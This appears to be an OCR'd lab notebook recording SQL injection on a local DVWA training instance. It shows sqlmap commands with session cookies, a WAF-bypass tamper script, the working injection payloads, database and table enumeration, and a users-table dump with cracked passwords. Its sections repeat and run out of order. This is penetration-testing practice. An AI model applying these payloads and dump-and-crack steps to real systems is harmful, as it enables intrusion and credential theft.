
Day 2: Recon of DVWA Modules

Today's Work:

- Explored DVWA modules to identify testable input fields for SQL injection and other attacks.
- Documented each module with screenshots and descriptions:
  - SQL Injection: User ID textbox (`screenshots/day2_recon_sql_injection.png`)
  - Command Injection: IP textbox (`screenshots/day2_recon_cmd_injection.png`)
  - File Inclusion: File path textbox (`screenshots/day2_recon_file_inclusion.png`)
  - Brute Force: Username and Password textboxes (`screenshots/day2_recon_brute_force.png`)
  - CSRF: Password fields (`screenshots/day2_recon_csrf.png`)
  - File Upload: File selection field (`screenshots/day2_recon_file_upload.png`)
  - Insecure CAPTCHA: Username, Password, and CAPTCHA fields (`screenshots/day2_recon_insecure_captcha.png`)
  - SQL Injection (Blind): User ID textbox (`screenshots/day2_recon_sql_injection_blind.png`)
  - Weak Session IDs: Session control (`screenshots/day2_recon_weak_session_ids.png`)
  - XSS (DOM): Name/Search textbox (`screenshots/day2_recon_xss_dom.png`)
  - XSS (Reflected): Name textbox (`screenshots/day2_recon_xss_reflected.png`)
  - (Add XSS (Stored), CSP Bypass, JavaScript and others as needed.)

All screenshot files are saved in the `/screenshots` directory for future evidence.

Ready for Day 3: Initial SQL Injection tests using SQLMap on DVWA!


Applications Places System
Fri Oct 17, 13:13
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[~/SQLMap-Project]
#sqlmap --version
1.8.12#stable
[13:11:57] [WARNING] your sqlmap version is outdated
[root@parrot]-[~/SQLMap-Project]
#git clone --depth 1 https://github.com/sqlmapproject/sqlmap.git sqlmap-latest
cd sqlmap-latest
python3 sqlmap.py --version
Cloning into 'sqlmap-latest'...
remote: Enumerating objects: 734, done.
remote: Counting objects: 100% (734/734), done.
remote: Compressing objects: 100% (489/489), done.
remote: Total 734 (delta 252), reused 607 (delta 232), pack-reused 0 (from 0)
Receiving objects: 100% (734/734), 6.98 MiB | 2.13 MiB/s, done.
Resolving deltas: 100% (252/252), done.
1.9.10.1#dev
[root@parrot]-[~/SQLMap-Project/sqlmap-latest]
#python3 sqlmap.py [options]
{1.9.10.1#dev}
https://sqlmap.org
Usage: python3 sqlmap.py [options]
sqlmap.py: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, --wizard, --shell, --update, --purge, --list-tampers or --dependencies). Use -h for basic and -hh for advanced help
[x]-[root@parrot]-[~/SQLMap-Project/sqlmap-latest]
#
Menu
Parrot Terminal
Vulnerability: SQL Inje...
Parrot Terminal
Parrot Terminal

```
[*] starting @ 00:12:07 /2025-10-18/

[00:12:07] [INFO] loading tamper module 'space2comment'
[00:12:07] [INFO] resuming back-end DBMS 'mysql'
[00:12:07] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
    Payload: id=1' OR NOT 1058=1058-- sdeZ&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND (SELECT 5948 FROM(SELECT COUNT(*),CONCAT(0x716b6b7171,(SELECT (ELT(5948=5948,1))),0x717a7a6271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- HyAH&
Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 2163 FROM (SELECT(SLEEP(5)))vcYP)-- DIPA&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x716b6b7171,0x7276725042676c61476d4f45714371586a74765968795070666f65624b6a434965644f487a435852,0x717a7a6271)-- -&Submit=Submit
---
[00:12:07] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[00:12:07] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL 5 (MariaDB fork)
[00:12:07] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/127.0.0.1'
[00:12:07] [WARNING] your sqlmap version is outdated

[*] ending @ 00:12:07 /2025-10-18/

┌─[root@parrot]─[~/SQLMap-Project]
└──╼ #
```

```
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
    Payload: id=1' OR NOT 1058=1058-- sdeZ&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND (SELECT 5948 FROM(SELECT COUNT(*),CONCAT(0x716b6b7171,(SELECT (ELT(5948=5948,1))),0x717a7a6271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- HyAH&
Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 2163 FROM (SELECT(SLEEP(5)))vcYP)-- DIPA&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x716b6b7171,0x7276725042676c61476d4f45714371586a74765968795070666f65624b6a434965644f487a435852,0x717a7a6271)-- -&Submit=Submit
---
[23:39:02] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[23:39:02] [INFO] fetching tables for database: 'dvwa'
[23:39:02] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+

[23:39:02] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/127.0.0.1'
[23:39:02] [WARNING] your sqlmap version is outdated

[*] ending @ 23:39:02 /2025-10-17/

┌─[root@parrot]─[~/SQLMap-Project]
└──╼ #
```

DVWA

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

DVWA Security
PHP Info
About

Logout

Vulnerability: SQL Injection

User ID: Submit

```
ID: 1
First name: admin
Surname: admin
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Username: admin
Security Level: low
PHPIDS: disabled

View Source View Help

```
[23:08:00] [INFO] target URL appears to have 2 columns in query
[23:08:00] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
[23:08:00] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 264 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
    Payload: id=1' OR NOT 1058=1058-- sdeZ&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND (SELECT 5948 FROM(SELECT COUNT(*),CONCAT(0x716b6b7171,(SELECT (ELT(5948=5948,1))),0x717a7a6271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- HyAH&
Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 2163 FROM (SELECT(SLEEP(5)))vcYP)-- DIPA&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x716b6b7171,0x7276725042676c61476d4f45714371586a74765968795070666f65624b6a434965644f487a435852,0x717a7a6271)-- -&Submit=Submit
---
[23:08:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[23:08:00] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema

[23:08:00] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/127.0.0.1'
[23:08:00] [WARNING] your sqlmap version is outdated

[*] ending @ 23:08:00 /2025-10-17/
```

```
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
    Payload: id=1' OR NOT 1058=1058-- sdeZ&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND (SELECT 5948 FROM(SELECT COUNT(*),CONCAT(0x716b6b7171,(SELECT (ELT(5948=5948,1))),0x717a7a6271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- HyAH&
Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 2163 FROM (SELECT(SLEEP(5)))vcYP)-- DIPA&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x716b6b7171,0x7276725042676c61476d4f45714371586a7476596879507066f65624b6a434965644f487a435852,0x717a7a6271)-- -&Submit=Submit
---
[00:05:33] [INFO] testing MySQL
[00:05:33] [WARNING] reflective value(s) found and filtering out
[00:05:33] [INFO] confirming MySQL
[00:05:33] [INFO] the back-end DBMS is MySQL
[00:05:33] [INFO] actively fingerprinting MySQL
[00:05:33] [INFO] executing MySQL comment injection fingerprint
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: active fingerprint: MySQL >= 5.5
               comment injection fingerprint: MySQL 5.6.52
               fork fingerprint: MariaDB
[00:05:33] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/127.0.0.1'
[00:05:33] [WARNING] your sqlmap version is outdated

[*] ending @ 00:05:33 /2025-10-18/

┌─[root@parrot]─[~/SQLMap-Project]
└──╼ #
```

- The GET parameter 'id' is vulnerable to multiple types of SQL injection:
  - Boolean-based blind
  - Error-based
  - Time-based blind
  - UNION query
- SQLMap identified the following databases on the target system:
  - dvwa
  - information_schema
- The back-end DBMS is MySQL (MariaDB fork) running on Apache 2.4.25 and Linux Debian 9.
- Screenshots of full command and output are saved as: screenshots/day3_sqlmap_sqli_cookie.png

Conclusion:

- Successful automated detection of SQL injection with SQLMap.
- The vulnerable parameter and database information are confirmed for further exploitation steps.

Table Extraction from dvwa Database with SQLMap

- Ran SQLMap to enumerate all tables in the dvwa database.
- Command used: sqlmap -u "http://127.0.0.1:8080/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=gcjfiju8bgsnjts5vsvpn223g1; security=low" -D dvwa --tables --batch

Results:

- Table names found in dvwa database:
  - guestbook
  - users
- Screenshot saved as: screenshots/day3_sqlmap_sqli_dvwa_tables.png

Conclusion:

- All tables in the target database are identified for further exploitation or data extraction.

- guestbook
- users

- Screenshot saved as: screenshots/day3_sqlmap_sqli_dvwa_tables.png

Conclusion:

- All tables in the target database are identified for further exploitation or data extraction.

Table Data Extraction: dvwa.users with SQLMap

- Ran SQLMap to extract all data from the users table in the dvwa database.
- Command used: sqlmap -u "http://127.0.0.1:8080/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=gcjfiju8bgsnjts5vsvpn223g1; security=low" -D dvwa -T users --dump --batch

Results:

- SQLMap successfully dumped all rows from the users table, including cracked MD5 password hashes:

user_id	user	avatar	password	last_name	first_name	last_login	failed_login
1	admin	/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin	2025-10-17 16:29:25	0
2	gordonb	/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon	2025-10-17 16:29:25	0
3	1337	/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack	2025-10-17 16:29:25	0
4	pablo	/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo	2025-10-17 16:29:25	0
5	smithy	/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob	2025-10-17 16:29:25	0

- Screenshot saved as: screenshots/day3_sqlmap_sqli_users_dump.png

Conclusion:

- Complete data dump of the users table obtained, showing usernames, password hashes (cracked), and user details.

```
[I 23:07:37.777 NotebookApp] Shutting down 0 terminals
┌─[root@parrot]─[~/SQLMap-Project]
└──╼ #sqlmap -u "http://127.0.0.1:8080/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=gcjfiju8bgsnjts5vsvpn223g1; security=low" --level=5 --risk=3 --batch --dbs
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.8.12#stable}
|_ -| . ["]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws.
 Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:07:46 /2025-10-17/

[23:07:46] [INFO] testing connection to the target URL
[23:07:46] [INFO] testing if the target URL content is stable
[23:07:47] [INFO] target URL content is stable
[23:07:47] [INFO] testing if GET parameter 'id' is dynamic
[23:07:47] [WARNING] GET parameter 'id' does not appear to be dynamic
[23:07:47] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[23:07:47] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[23:07:47] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
[23:07:47] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[23:07:47] [WARNING] reflective value(s) found and filtering out
[23:07:48] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[23:07:49] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
[23:07:50] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT)' injectable (with --not-string="Me")
[23:07:50] [INFO] testing 'Generic inline queries'
[23:07:50] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[23:07:50] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[23:07:50] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[23:07:50] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[23:07:50] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[23:07:50] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[23:07:50] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[23:07:50] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
```

- SQLMap successfully dumped all rows from the users table, including cracked MD5 password hashes:

user_id	user	avatar	password	last_name	first_name	last_login	failed_login
1	admin	/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin	2025-10-17 16:29:25	0
2	gordonb	/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon	2025-10-17 16:29:25	0
3	1337	/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack	2025-10-17 16:29:25	0
4	pablo	/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo	2025-10-17 16:29:25	0
5	smithy	/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob	2025-10-17 16:29:25	0

- Screenshot saved as: screenshots/day3_sqlmap_sqli_users_dump.png

Conclusion:

- Complete data dump of the users table obtained, showing usernames, password hashes (cracked), and user details.

```
### Day 3: SQLMap Fingerprinting Results

SQLMap was used to perform backend fingerprinting on the DVWA "SQL Injection" module. The scan detected multiple SQL injection techniques (boolean-based, error-based, time-based blind, UNION) on the vulnerable "id" parameter. The backend database is MySQL (MariaDB fork), with the active fingerprint showing MySQL >= 5.5 and the comment injection fingerprint indicating MySQL 5.6.52. The system runs on Linux Debian 9 (stretch) with Apache 2.4.25.

Key findings:
- Backend DBMS: MySQL/MariaDB
- Server OS: Debian 9 (stretch)
- Web Server: Apache 2.4.25
- Vulnerable Parameter: id (GET)
- SQL injection techniques detected and successfully exploited

Screenshot evidence: `screenshots/day3_sqlmap_fingerprint.png`
```

All screenshot files are saved in the `/screenshots` directory for future evidence.

Ready for Day 3: Initial SQL Injection tests using SQLMap on DVWA!

```
Module: Command Injection
Input: IP textbox
Screenshot: screenshots/day2_recon_cmd_injection.png
```

Day 3: SQL Injection Testing with SQLMap

- Ran SQLMap against the DVWA "SQL Injection" module using an authenticated session.
- Command used: sqlmap -u "http://127.0.0.1:8080/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=gcjfiju8bgsnjts5vsvpn223g1; security=low" --level=5 --risk=3 --batch --dbs

Results:

- The GET parameter 'id' is vulnerable to multiple types of SQL injection:
  - Boolean-based blind
  - Error-based
  - Time-based blind
  - UNION query
- SQLMap identified the following databases on the target system:
  - dvwa
  - information_schema
- The back-end DBMS is MySQL (MariaDB fork) running on Apache 2.4.25 and Linux Debian 9.
- Screenshots of full command and output are saved as: screenshots/day3_sqlmap_sqli_cookie.png

Conclusion:

- Successful automated detection of SQL injection with SQLMap.
- The vulnerable parameter and database information are confirmed for further exploitation steps.

In [ ]:

```
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[23:47:12] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[23:47:12] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[23:47:12] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[23:47:12] [INFO] starting 8 processes
[23:47:13] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[23:47:14] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[23:47:15] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[23:47:16] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+---------+---------+-----------------------------+-----------------------------------------------+-----------+------------+---------------------+-------------+
| user_id | user    | avatar                      | password                                      | last_name | first_name | last_login          | failed_login |
+---------+---------+-----------------------------+-----------------------------------------------+-----------+------------+---------------------+-------------+
| 1       | admin   | /hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password)   | admin     | admin      | 2025-10-17 16:29:25 | 0           |
| 2       | gordonb | /hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)     | Brown     | Gordon     | 2025-10-17 16:29:25 | 0           |
| 3       | 1337    | /hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)    | Me        | Hack       | 2025-10-17 16:29:25 | 0           |
| 4       | pablo   | /hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)    | Picasso   | Pablo      | 2025-10-17 16:29:25 | 0           |
| 5       | smithy  | /hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password)   | Smith     | Bob        | 2025-10-17 16:29:25 | 0           |
+---------+---------+-----------------------------+-----------------------------------------------+-----------+------------+---------------------+-------------+
[23:47:18] [INFO] table 'dvwa.users' dumped to CSV file '/root/.local/share/sqlmap/output/127.0.0.1/dump/dvwa/users.csv'
[23:47:18] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/127.0.0.1'
[23:47:18] [WARNING] your sqlmap version is outdated

[*] ending @ 23:47:18 /2025-10-17/

┌─[root@parrot]─[~/SQLMap-Project]
└──╼ #
```

Conclusion:

- Complete data dump of the users table obtained, showing usernames, password hashes (cracked), and user details.

```
### Day 3: SQLMap Fingerprinting Results

SQLMap was used to perform backend fingerprinting on the DVWA "SQL Injection" module. The scan detected multiple SQL injection techniques (boolean-based, error-based, time-based blind, UNION) on the vulnerable "id" parameter. The backend database is MySQL (MariaDB fork), with the active fingerprint showing MySQL >= 5.5 and the comment injection fingerprint indicating MySQL 5.6.52. The system runs on Linux Debian 9 (stretch) with Apache 2.4.25.

Key findings:
- Backend DBMS: MySQL/MariaDB
- Server OS: Debian 9 (stretch)
- Web Server: Apache 2.4.25
- Vulnerable Parameter: id (GET)
- SQL injection techniques detected and successfully exploited

Screenshot evidence: `screenshots/day3_sqlmap_fingerprint.png`
```

Day 3: SQLMap Tamper Script (space2comment) Test Results

SQLMap was executed with the tamper script `space2comment` to bypass basic input filters or web application firewalls (WAF). The scan confirmed the injection point remains vulnerable to multiple SQL injection techniques, including boolean-based, error-based, time-based blind, and UNION queries on the "id" parameter.

Backend identified as MySQL 5 (MariaDB fork) running on Debian 9 with Apache 2.4.25.

Screenshot evidence: `screenshots/day3_sqlmap_tamper_space2comment.png`

In [ ]:

```
Screenshot evidence: `screenshots/day3_sqlmap_fingerprint.png`
```

Day 3: SQLMap Tamper Script (space2comment) Test Results

SQLMap was executed with the tamper script `space2comment` to bypass basic input filters or web application firewalls (WAF). The scan confirmed the injection point remains vulnerable to multiple SQL injection techniques, including boolean-based, error-based, time-based blind, and UNION queries on the "id" parameter.

